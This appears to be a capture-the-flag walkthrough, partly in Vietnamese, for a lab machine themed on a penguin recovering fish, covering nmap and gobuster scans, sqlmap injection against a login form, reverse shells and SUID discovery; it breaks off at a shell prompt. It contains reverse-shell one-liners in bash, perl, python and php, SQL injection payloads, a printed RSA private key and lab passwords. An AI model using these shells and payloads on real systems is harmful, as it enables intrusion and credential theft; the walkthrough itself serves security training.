Task 1 Intro

Hello there my name is Pingu. I've come here to put in a request to get my fish back! My dad recently banned me from eating fish, as I wasn't eating my vegetables. He locked all the fish in a chest, and hid the key on my old pc, that he recently repurposed into a server. As all penguins are natural experts in penetration testing, I figured I could get the key myself! Unfortunately he banned every IP from Antarctica, so I am unable to do anything to the server. Therefore I call upon you my dear ally to help me get my fish back! Naturally I'll be guiding you through the process.

Note: This room expects some basic pen testing knowledge, as I will not be going over every tool in detail that is used. While you can just use the room to follow through, some interest or experiencing in assembly is highly recommended

Task 2 Host Enumeration

The first step is to see what ports and services are running on the target machine.

Recommended Tool - nmap:

Useful flags:

-p	Used to specify which port to analyze, can also be used to specify a range of ports i.e `-p 1-1000`
-sC	Runs default scripts on the port, useful for doing basic analysis on the service running on a port
-A	Aggressive mode, go all out and try to get as much information as possible

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -T4 -A 10.10.79.255
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-01 23:04 EDT
Nmap scan report for 10.10.79.255
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d2c401b6c157cfcbf9b5522612a56fc (RSA)
|   256 ff893298f4779c0939f5af4a4f08d6f5 (ECDSA)
|_  256 899263e71d2b3aaf6cf939565b557ef9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/1%OT=22%CT=1%CU=41174%PV=Y%DS=2%DC=T%G=Y%TM=64795C78
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11
OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   231.81 ms 10.18.0.1
2   231.97 ms 10.10.79.255

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.43 seconds
```

Dùng nmap để quét và phát hiện được các thông tin

How many ports are open on the target machine? -> 2

What is the http-title of the web server? -> Apache2 Ubuntu Default Page: It works

What version is the ssh service? -> OpenSSH 7.2p2 Ubuntu 4ubuntu2.8

What is the version of the web server? ->Apache/2.4.18

Task 3 Web Enumeration

Since the only services running are SSH and Apache, it is safe to assume that we should check out the web server first for possible vulnerabilities. One of the first things to do is to see what pages are available to access on the web server.

Recommended tool: gobuster

Useful flags:

-x	Used to specify file extensions i.e "php,txt,html"
--url	Used to specify which url to enumerate
--wordlist	Used to specify which wordlist that is appended on the url path i.e "http://url.com/word1" "http://url.com/word2" "http://url.com/word3.php"

Recommended wordlist: big.txt

Mở ip trên trình duyệt,có thể thấy rằng có trang mặc định của Apache2 Ubuntu Bây giờ chúng ta hãy quét ip bằng gobuster để liệt kê một số thư mục và tệp.

```
┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# ls
big.txt

┌──(root㉿kali)-[/home/kali/thecodcaper]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.79.255/ -w thecodcaper/big.txt -x .php,.html,.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.79.255/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                thecodcaper/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2023/06/01 23:14:22 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/administrator.php    (Status: 200) [Size: 409]
Progress: 22079 / 81908 (26.96%)
```

What is the name of the important file on the server? administrator.php

Task 4 Web Exploitation

Trang quản trị dường như cung cấp một biểu mẫu đăng nhập. Trong những tình huống như thế này, luôn đáng để kiểm tra "low-hanging fruit". Trong trường hợp biểu mẫu đăng nhập, một trong những điều đầu tiên cần kiểm tra là SQL Injection.


The admin page seems to give us a login form. In situations like this it is always worth it to check for "low-hanging fruit". In the case of login forms one of the first things to check for is SQL Injection.

Recommended Tool: sqlmap

Useful Flags:

-u	Specifies which url to attack
--forms	Automatically selects parameters from <form> elements on the page
--dump	Used to retrieve data from the db once SQLI is found
-a	Grabs just about everything from the db

Chặn yêu cầu HTTP bằng Burpsuite .Bật burp suite để bắt thử 1 lần đăng nhập sau đó lưu file request.txt rồi dùng sqlmap tấn công




```
┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# sqlmap -r request.txt -D users --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 05:39:30 /2023-06-03/

[05:39:30] [INFO] parsing HTTP request from 'request.txt'
[05:39:31] [INFO] testing connection to the target URL
[05:39:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:39:32] [INFO] testing if the target URL content is stable
[05:39:32] [INFO] target URL content is stable
[05:39:32] [INFO] testing if POST parameter 'username' is dynamic
[05:39:32] [WARNING] POST parameter 'username' does not appear to be dynamic
[05:39:32] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'M
ySQL')
[05:39:33] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site script
ing (XSS) attacks
[05:39:33] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
es? [Y/n] y
[05:39:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:39:37] [WARNING] reflective value(s) found and filtering out
[05:39:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:39:41] [INFO] testing 'Generic inline queries'
[05:39:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:39:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:40:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[05:40:14] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[05:40:15] [INFO] POST parameter 'username' appears to be 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY
 or GROUP BY clause' injectable (with --not-string="Got")
[05:40:15] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
D)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

```
[05:40:14] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[05:40:15] [INFO] POST parameter 'username' appears to be 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY
 or GROUP BY clause' injectable (with --not-string="Got")
[05:40:15] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
D)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:40:16] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[05:40:16] [INFO] POST parameter 'username' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (GTID_SUBSET)' injectable
[05:40:16] [INFO] testing 'MySQL inline queries'
[05:40:17] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[05:40:17] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[05:40:17] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[05:40:17] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[05:40:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:40:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:40:18] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:40:29] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injec
table
[05:40:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
    Type: error-based
    Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: username=admin' AND GTID_SUBSET(CONCAT(0×7178767671,(SELECT (ELT(7792=7792,1))),0×717a716a71),7792)-- Z
uBc&password=admi

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 4496 FROM (SELECT(SLEEP(5)))tuAV)-- bxkS&password=admi
__
[06:03:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ⩾ 5.6
[06:03:33] [INFO] fetching tables for database: 'users'
[06:03:33] [INFO] retrieved: 'users'
Database: users
[1 table]
+-------+
| users |
+-------+
```

Kiểm tra người dùng


```
┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# sqlmap -r request.txt -D users -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 06:05:17 /2023-06-03/
```



What is the admin username? pingudad

What is the admin password? secretpass

How many forms of SQLI is the form vulnerable to? 3



Task 5 Command Execution

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in
```

There's also an alternative PERL revere shell here.

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234))
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

It seems we have gained the ability to run commands! Since this is my old PC, I should still have a user account! Let's run a few test commands, and then try to gain access!


Method 1: nc Reverse shell:


This machine has been outfitted with nc, a tool that allows you to make and receive connections and send data. It is one of the most popular tools to get a reverse shell. Some great places to find reverse shell payloads are highoncoffee and Pentestmonkey

After this you will have to do some additional enumeration to find pingu's ssh key, or hidden password

Thử để có được một shell ngược với netcat nhưng trước tiên chuẩn bị một shell php

Bật netcat





Step 4 Run Python TTY Shell Command

Almost all Linux servers have pre-installed python but you need to check the python version for example python python2 and python3.

Here only one job you need to do is just run below command.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Copy file id_rsa

```
www-data@ubuntu:/home/pingu/.ssh$ ls
ls
id_rsa  id_rsa.pub
www-data@ubuntu:/home/pingu/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEArfwVtcBusqBrJ02SfHLEcpbFcrxUVFezLYEUUFTHRnTwUnsU
aHa3onWWNQKVoOwtr3iaqsandQoNDAaUNocbxnNoJaIAg40G2FEI49wW1Xc9porU
x8haIBCI3LSjBd7GDhyh4T6+o5K8jDfXmNElyp7d5CqPRQHNcSi8lw9pvFqaxUuB
ZYD7XeIR8i08IdivdH2hHaFR32u3hWqcQNWpmyYx4JhdYRdgdlc6U02ahCYhyvYe
LKIgaqWxUjkOOXRyTBXen/A+J9cnwuM3Njx+QhDo6sV7PDBIMx+4SBZ2nKHKFjzY
y2RxhNkZGvL0N14g3udz/qLQFWPICOw218ybaQIDAQABAoIBAClvd9wpUDPKcLqT
hueMjaycq7l/kLXljQ6xRx06k5r8DqAWH+4hF+rhBjzpuKjylo7LskoptYfyNNlA
V9wEoWDJ62vLAURTOeYapntd1zJPi6c2OSa7WHt6dJ3bh1fGjnSd7Q+v2ccrEyxx
wC7s4Is4+q90U1qj60Gf6gov6YapyLHM/yolmZlXunwI3dasEh0uWFd91pAkVwTb
FtzCVthL+KXhB0PSQZQJlkxaOGQ7CDT+bAE43g/Yzl309UQSRLGRxIcEBHRZhTRS
M+jykCBRDJaYmu+hRAuowjRfBYg2xqvAZU9W8ZIkfNjoVE2i+KwVwxITjFZkkqMI
jgL0oAECgYEA3339Ynxj2SE5OfD4JRfCRHpeQOjVzm+6/8IWwHJXr7wl/j49s/Yw
3iemlwJA7XwtDVwxkxvsfHjJ0KvTrh+mjIyfhbyj9HjUCw+E3WZkUMhqefyBJD1v
tTxWWgw3DKaXHqePmu+srUGiVRIua4opyWxuOv0j0g3G17HhlYKL94ECgYEAx0qf
ltrdTUrwr8qRLAqUw8n1jxXbr0uPAmeS6XSXHDTE4It+yu3T606jWNIGblX9Vk1U
mcRk0uhuFIAG2RBdTXnP/4SNUD0FDgo+EXX8xNmMgOm4cJQBdxDRzQa16zhdnZ0C
xrg4V5lSmZA6R38HXNeqcSsdIdHM0LlE31cL1+kCgYBTtLqMgo5bKqhmXSxzqBxo
zXQz14EM2qgtVqJy3eCdv1hzixhNKO5QpoUslfl/eTzefiNLN/AxBoSAFXspAk28
4oZ07pxx2jeBFQTsb4cvAoFuwvYTfrcyKDEndN/Bazu6jYOpwg7orWaBelfMi2jv
Oh9nFJyv9dz9uHAHMWf/AQKBgFh/DKsCeW8PLh4Bx8FU2Yavsfld7XXECbc5owVE
Hq4JyLsldqJKReahvut8KBrq2FpwcHbvvQ3i5K75wxC0sZnr069VfyL4VbxMVA+Q
4zPOnxPHtX1YW+Yxc9ileDcBiqCozkjMGUjc7s7+OsLw56YUpr0mNgOElHzDKJA8
qSexAoGAD4je4calnfcBFzKYkLqW3nfGIuC/4oCscYyhsmSySz5MeLpgx2OV9jpy
t2T6oJZYnYYwiZVTZWoEwKxUnwX/ZN73RRq/mBX7pbwOBBoINejrMPiA1FRo/AY3
pOq0JjdnM+KJtB4ae8UazL0cSJ52GYbsNABrcGEZg6m5pDJD3MM=
-----END RSA PRIVATE KEY-----
www-data@ubuntu:/home/pingu/.ssh$
```

```
┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# nano id_rsa

┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# ssh pingu@10.10.107.224
The authenticity of host '10.10.107.224 (10.10.107.224)' can't be established.
ED25519 key fingerprint is SHA256:+hK0Xg1iyvZJUoO07v4g1UZ11QpuwY05deZS4BPEbbE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.107.224' (ED25519) to the list of known hosts.
pingu@10.10.107.224's password:


┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# ssh -i id_rsa pingu@10.10.107.224
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
pingu@10.10.107.224's password:


┌──(root㉿kali)-[/home/kali/thecodcaper]
└─#
```

```
bash: dev/null: No such file or directory
www-data@ubuntu:/home/pingu/.ssh$ find / -user "www-data" -name "*" 2>/dev/null
</.ssh$ find / -user "www-data" -name "*" 2>/dev/null
/proc/748
/proc/748/task
/proc/748/task/748
/var/cache/apache2/mod_cache_disk
/var/hidden/pass
/dev/pts/0
www-data@ubuntu:/home/pingu/.ssh$
```

```
/dev/pts/0
www-data@ubuntu:/home/pingu/.ssh$ cat /var/hidden/pass
cat /var/hidden/pass
pinguapingu
www-data@ubuntu:/home/pingu/.ssh$
```

Đăng nhập

```
┌──(root㉿kali)-[/home/kali/thecodcaper]
└─# ssh -i id_rsa pingu@10.10.107.224
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
pingu@10.10.107.224's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Mon Jan 20 14:14:47 2020
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pingu@ubuntu:~$
pingu@ubuntu:~$
```

Bây giờ phải tìm đường dẫn của tệp suid SUID là quyền tệp đặc biệt cho các tệp thực thi cho phép người dùng khác chạy tệp với quyền hiệu quả của chủ sở hữu tệp.

Tôi đã tìm kiếm trên internet và tôi tìm thấy lệnh này cho phép liệt kê tất cả các tệp nhị phân có quyền SUID

```
pingu@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/opt/secret/root
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/mount
/bin/fusermount
/bin/umount
pingu@ubuntu:~$
```

Method 2: Hidden passwords:

Assuming my father hasn't modified since he took over my old PC, I should still have my hidden password stored somewhere,I don't recall though so you'll have to find it! find is the recommended tool here as it allows you to search for which files a user specifically owns.

Answer the questions below

How many files are in the current directory? 3

Do I still have an account yes

What is my ssh password? pinguapingu

Task 6 LinEnum

LinEnum is a bash script that searches for possible ways to priv esc. It is incredibly popular due to the sheer amount of possible methods that it checks for, and often times Linenum is one of the first things to try when you get shell access.

Methods to get Linenum on the system

Method 1: SCP

Since you have ssh access on the machine you can use SCP to copy files over. In the case of Linenum you would run scp {path to linenum} {user}@{host}:{path}. Example: scp /opt/LinEnum.sh pingu@10.10.10.10:/tmp

would put LinEnum in /tmp.

Method 2: SimpleHTTPServer

SimpleHTTPServer is a module that hosts a basic webserver on your host machine. Assuming the machine you compromised has a way to remotely download files, you can host LinEnum and download it.

Note: There are numerous ways to do this and the two listed above are just my personal favorites.

Once You have LinEnum on the system, its as simple as running it and looking at the output above once it finishes.

Answer the questions below

What is the interesting path of the interesting suid file ->/opt/secret/root

```
pingu@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/opt/secret/root
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/mount
/bin/fusermount
/bin/umount
pingu@ubuntu:~$
```

```
pingu@ubuntu:~$ file /opt/secret/root
/opt/secret/root: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /
lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=af41c72a4c8f1a4d720315cdafa47536e92657b2, not stripped
pingu@ubuntu:~$
```

```
┌──(root㉿kali)-[~kali]
